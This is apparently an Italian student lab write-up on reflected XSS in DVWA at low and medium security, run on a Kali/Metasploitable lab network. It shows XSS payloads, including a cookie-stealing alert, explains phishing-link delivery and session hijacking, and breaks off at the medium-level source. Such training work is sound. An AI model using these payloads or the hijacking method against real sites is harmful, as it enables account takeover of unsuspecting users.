

```

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:43:73:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.101/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::53aa:f727:7c1:99e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.378 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.434 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.07 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.987 ms
^C
  192.168.50.100 ping statistics:
  4 packets transmitted, 4 received, 0% packet loss, time 3045ms
 rtt min/avg/max/mdev = 0.378/0.716/1.068/0.312 ms

```

```


msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:01:23
          inet addr:192.168.50.100  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:123/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1862 (1.8 KB)  TX bytes:5998 (5.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22685 (22.1 KB)  TX bytes:22685 (22.1 KB)

```

```
msfadmin@metasploitable:~$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=10.5 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.326 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.374 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.420 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.491 ms
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=0.309 ms
64 bytes from 192.168.50.101: icmp_seq=7 ttl=64 time=0.401 ms
64 bytes from 192.168.50.101: icmp_seq=8 ttl=64 time=0.967 ms
64 bytes from 192.168.50.101: icmp_seq=9 ttl=64 time=1.03 ms
64 bytes from 192.168.50.101: icmp_seq=10 ttl=64 time=1.16 ms
64 bytes from 192.168.50.101: icmp_seq=11 ttl=64 time=0.919 ms
64 bytes from 192.168.50.101: icmp_seq=12 ttl=64 time=0.860 ms
64 bytes from 192.168.50.101: icmp_seq=13 ttl=64 time=0.542 ms

--- 192.168.50.101 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 11999ms
rtt min/avg/max/mdev = 0.309/1.408/10.501/2.640 ms
msfadmin@metasploitable:~$
```




Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)


Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)




XSS Reflected

DVWA - LOW LEVEL SECURITY



The screenshot shows a web browser window with the address bar displaying "192.168.50.100/dvwa/security.php". The page title is "Damn Vulnerable Web Application (DVWA)". The main content area is titled "DVWA Security" and features a "Script Security" section. In this section, the "Security Level" is currently set to "low", and there is a "Submit" button. Below this, the "PHPIDS" section is visible, indicating that PHPIDS is currently disabled and providing links to "enable PHPIDS", "Simulate attack", and "View IDS log". A status box at the bottom of the main content area confirms "Security level set to low".

DVWA Security 

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)


[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


XSS REFLECTED - Inserimento input basico



L'input dell'utente viene mostrato a schermo nella stringa "Hello + [nome]" e nella URL, dove viene aggiunto al nome come nome di una variabile

Damn Vulnerable Web A

192.168.50.100/dvwa/vulnerabilities/xss_r?name=Ileana#



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello Ileana

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

XSS REFLECTED - Prova con inserimento tag html per corsivo nella URL

Damn Vulnerable Web Application (DVWA) v1.0.7

192.168.50.100/dvwa/vulnerabilities/xss_r/?name=<i>Ileana</i>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello *Ileana*

More info

- <http://hackers.org/xss.html>
- http://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>

View Source View Help

Username: admin
Security Level: low
PHPIDS: disabled

Visualizzando il codice sorgente possiamo vedere che ciò che abbiamo scritto nella URL viene mostrato nel codice.

```
<div class="body_padded">
  <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

  <div class="vulnerable_code_area">

    <form name="XSS" action="#" method="GET">
      <p>What's your name?</p>
      <input type="text" name="name">
      <input type="submit" value="Submit">
    </form>

    <pre>Hello <i>Ileana</i></pre>

  </div>
```

XSS REFLECTED - Cambio colore del font del nome


The image shows a web browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". The form "What's your name?" has a "Submit" button. Below the form, the output shows "Hello Ileana" in a green font, indicating a successful XSS attack. The left sidebar contains navigation links for various vulnerabilities, with "XSS reflected" highlighted. The bottom of the page shows the user is logged in as "admin" with a security level of "low".

On the right, the Burp Suite HTTP history panel shows the intercepted request to the DVWA XSS endpoint. The request is a GET method with the following parameters:

- GET /dvwa/vulnerabilities/xss_r/?name=%20<font%20color%20=%20"blue">... HTTP/1.1
- Host: 192.168.50.100
- Accept-Language: en-US
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Accept-Encoding: gzip, deflate, br
- Cookie: securitylow; PHPSESSID=c0b0ba9c2f29a19e54f3947ef3ade5c
- Connection: keep-alive

Damn Vulnerable Web A x +

← → ↻ ⚠ Not secure 192.168.50.100/dvwa/vulnerabilities/xss_r?name=%20<font%20color%20... ☆ 📄 📁 👤 ⋮



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


```
Hello <font color = "blue">Ileana</font>
```

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

```
<div class="vulnerable_code_area">


  <form name="XSS" action="#" method="GET">
    <p>What's your name?</p>
    <input type="text" name="name">
    <input type="submit" value="Submit">
  </form>

  <pre>Hello  <font color = "blue">Ileana</font></pre>

</div>
```

XSS REFLECTED - Alert



La URL mostrata in Burpsuite nella richiesta GET contiene l'exploit che può essere inviato come link a una ipotetica vittima per fargli eseguire il codice malevolo.



XSS REFLECTED - Esempio recupero cookie di sessione - Session Hijacking

Se proviamo a modificare la URL inserendo la stringa seguente:

`<script>alert(document.cookie)</script>` il cookie di sessione viene mostrato a schermo



Esaminando il codice sorgente, possiamo vedere che la prima riga del codice php evidenziata accetta l'input dell'utente, mentre la seconda riflette l'input così come è stato inserito, senza effettuare alcuna sanitizzazione:

Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>
```

Allo stesso modo, il nostro <script> contenente l>alert per i cookie di sessione viene riflesso senza alcuna sanitizzazione.

Nel caso di un XSS reflected l'input che diamo nell'applicazione non viene salvato (stored), quindi per sfruttare l'exploit bisogna che l'utente apra il link, che potrebbe essere inviato tramite email di phishing, in una propria pagina web. Il cookie di sessione può essere utilizzato nella stessa web app da un altro browser (session hijacking).

DVWA - MEDIUM LEVEL SECURITY

XSS REFLECTED - Alert

Provando a inserire un alert come fatto in precedenza con il livello low security, il popup non compare.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello (alert("Hacked!"))


More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: medium
PHPIDS: disabled

Esaminando il codice sorgente, vediamo che a questo livello il tag di apertura dello script viene sostituito con NULL [""], dunque l'alert inserito non ha dato un popup perché il tag di apertura è stato rimosso. Per essere eseguito correttamente, uno <script> necessita sia del tag di chiusura sia di quello di apertura.

Si può osservare quindi che, a questo livello di sicurezza, c'è un certo grado di sanitizzazione dell'input nel backend:



The screenshot shows a web browser window titled "Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Chromium". The address bar shows the URL "192.168.50.100/dvwa/vulnerabilities/view_source.php?id=xss_r&security=medium". The page content is titled "Reflected XSS Source" and displays the following PHP code:

